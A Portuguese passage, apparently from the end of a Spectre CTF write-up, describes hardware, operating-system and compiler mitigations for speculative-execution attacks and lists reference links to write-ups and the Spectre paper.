
Foi adicionado um microcódigo de cpu, um mini-patch diretamente no firmware que garante que a CPU seja menos agressiva na apostila de branch-prediction, ou que ao menos ela limpe os rastros do cache se a apostila estiver errada.

Mitigações em SO

KPTI (Kernel Page Table Isolation), IBRS, patches de kernel, foram adicionados para isolar drásticamente a memória do kernel, da memória do usuário. Embora seja menos relevante para ataques dentro do mesmo processo.

Barreiras de Compilador

A nível de software, a mitigação pode ser feita usando “cercas” em torno de execuções especulativas que envolvem dados sensíveis. Compiladores modernos identificam automaticamente trechos de código vulneráveis e cercam.



Referências

- <https://canaltech.com.br/hardware/o-que-e-memoria-cache-213415/>
- <https://github.com/kongjiadongyuan/myWPs/tree/master/2019-pctf/spectre>
- <https://hackmd.io/@jBokrOosQG6v3Kms158mPQ/S1vbOSb94?type=view#Spectre>
- https://balsn.tw/ctf_writeup/20190413-plaidctf/#spectre
- <https://github.com/bincat99/pwn/tree/master/2019/plaid/spectre>
- <https://repwn.com/posts/20/>
- <https://spectreattack.com/spectre.pdf>